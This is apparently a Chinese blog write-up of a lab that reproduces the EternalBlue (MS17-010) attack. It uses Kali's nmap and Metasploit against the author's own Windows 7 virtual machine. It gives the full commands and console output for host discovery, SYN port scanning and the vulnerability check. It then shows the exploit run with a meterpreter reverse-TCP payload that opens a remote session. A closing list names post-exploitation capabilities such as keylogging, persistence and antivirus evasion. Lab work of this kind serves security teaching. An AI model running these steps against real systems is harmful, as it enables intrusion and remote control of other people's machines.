

一、准备工作

1.关闭 win7 防火墙
为了便于 nmap 扫描端口,进行后续的 MSF 操作,先关闭 Windows 防火墙



2.查看 kali 和 win7 的 IP 地址
二、主机发现
1.用 kali 中的 nmap 扫描网段做主机发现
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.233.0/24
tarting Nmap 7.93 ( https://nmap.org ) at 2025-07-13 10:54 CST
Nmap scan report for 192.168.233.1
Host is up (0.000081s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.233.2
Host is up (0.000087s latency).
MAC Address: 00:50:56:FD:04:9C (VMware)
Nmap scan report for 192.168.233.137          #win7主机已被扫描发现
Host is up (0.00025s latency).
MAC Address: 00:0C:29:30:0B:91 (VMware)
Nmap scan report for 192.168.233.254
Host is up (0.00026s latency).
MAC Address: 00:50:56:F2:E9:88 (VMware)
Nmap scan report for 192.168.233.136          #kali自己的ip也被扫描发现
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.91 seconds


2.使用 ping 命令测试两台主机网络是否互通
三、端口扫描
1.使用 nmap-SYN 扫描端口
使用 nmap 的SYN 半开扫描(-sS)扫描 win7 主机上开放的端口,可以发现 135 139 455 554 等端口处于开放状态,如果没有开启防火墙,则可以直接利用(win7 防火墙刚刚已关闭)
┌──(root㉿kali)-[~]
└─# nmap -sS 192.168.233.137
Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-13 11:08 CST
Nmap scan report for 192.168.233.137
Host is up (0.00042s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:0C:29:30:0B:91 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.70 seconds
2.补充
nmap 常见扫描方式对比
| 扫描方式 | 命令 | 是否需要 root | 隐蔽性 | 特点 |
|---|---|---|---|---|
| TCP 连接扫描 | -sT |
❌ 不需要 | ❌ 低(完整握手) | 最稳定,适合普通用户 |
| SYN 半开扫描 | -sS |
✅ 需要 | ✅ 高(不完成握手) | 默认扫描方式,速度快 |
| UDP 扫描 | -sU |
✅ 需要 | ⚠️ 中等 | 检测 UDP 服务(如 DNS) |
| 隐蔽扫描 | -sN/-sF/-sX |
✅ 需要 | ✅ 极高 | 绕过简单防火墙 |
四、运行模块
1.使用 MSF 搜索永恒之蓝的漏洞
启动 MSF
┌──(root㉿kali)-[~]
└─# msfconsole
MSF 搜索永恒之蓝的漏洞 输入 search ms17-010 (微软 永恒之蓝编号 ms17-010)
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
2.使用探测模块探测 win7 潜在漏洞
msf6 > use auxiliary/scanner/smb/smb_ms17_010      #扫描模块
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options   #查看要配置的参数

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                            Required  Description
   ----         ---------------                            --------  -----------
   CHECK_ARCH   true                                       no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                       no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                      no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/word  yes       List of named pipes to check
                lists/named_pipes.txt
   RHOSTS                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                                                     sics/using-metasploit.html
   RPORT        445                                        yes       The SMB service port (TCP)
   SMBDomain    .                                          no        The Windows domain to use for authentication
   SMBPass                                                 no        The password for the specified username
   SMBUser                                                 no        The username to authenticate as
   THREADS      1                                          yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.233.137  #设置要扫描的ip
rhosts => 192.168.233.137
msf6 auxiliary(scanner/smb/smb_ms17_010) > run   #运行

[+] 192.168.233.137:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)   #扫描结果likely,说明可能存在永恒之蓝漏洞
[*] 192.168.233.137:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
3.利用永恒之蓝模块
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options   #查看要设置的参数

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
                                             ml
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Window
                                             s 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7,
                                              Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows E
                                             mbedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.233.136  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.233.137   #设置ip地址
rhosts => 192.168.233.137
msf6 exploit(windows/smb/ms17_010_eternalblue) > run    #运行

[*] Started reverse TCP handler on 192.168.233.136:4444
[*] 192.168.233.137:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.233.137:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.233.137:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.233.137:445 - The target is vulnerable.
[*] 192.168.233.137:445 - Connecting to target for exploitation.
[+] 192.168.233.137:445 - Connection established for exploitation.
[+] 192.168.233.137:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.233.137:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.233.137:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.233.137:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.233.137:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.233.137:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.233.137:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.233.137:445 - Sending all but last fragment of exploit packet
[*] 192.168.233.137:445 - Starting non-paged pool grooming
[+] 192.168.233.137:445 - Sending SMBv2 buffers
[+] 192.168.233.137:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.233.137:445 - Sending final SMBv2 buffers.
[*] 192.168.233.137:445 - Sending last fragment of exploit packet!
[*] 192.168.233.137:445 - Receiving response from exploit packet
[+] 192.168.233.137:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.233.137:445 - Sending egg to corrupted connection.
[*] 192.168.233.137:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.233.137
[*] Meterpreter session 1 opened (192.168.233.136:4444 -> 192.168.233.137:49241) at 2025-07-13 11:29:11 +0800
[+] 192.168.233.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.233.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.233.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >  #出现meterpreter > ,说明成功获得了 Meterpreter 会话,渗透成功
4.补充
meterpreter > 提示符的含义
-
当你在 Metasploit 中成功利用漏洞(如永恒之蓝)后,如果返回
meterpreter >,说明:- 漏洞利用成功(目标系统已被攻陷)。
- Meterpreter Payload 已注入内存并运行。
- 你现在可以控制目标系统,并执行后续渗透操作。
-
Meterpreter(Meta-Interpreter)是 Metasploit 提供的一种 高级后渗透工具,用于在成功利用漏洞(如永恒之蓝)后与目标系统进行交互。
-
它运行在目标系统的 内存(RAM) 中,不写入磁盘,可以绕过部分杀毒软件的检测。
-
提供丰富的功能,如:
- 执行系统命令
- 文件操作(上传/下载/删除)
- 权限提升(提权)
- 键盘记录、屏幕截图
- 网络探测、横向移动
- 持久化后门(维持访问)
标签:#漏洞复现
©
版权声明:本文采用 CC BY-NC-SA 4.0 协议授权,转载请注明出处并保留原始链接。
原文链接:https://www.jerrygao.cn//blog/kali-msfE6B0B8E68192E4B98BE8939DE5A48DE78EB0
评论 0
💬
还没有评论,成为第一个留言的人吧!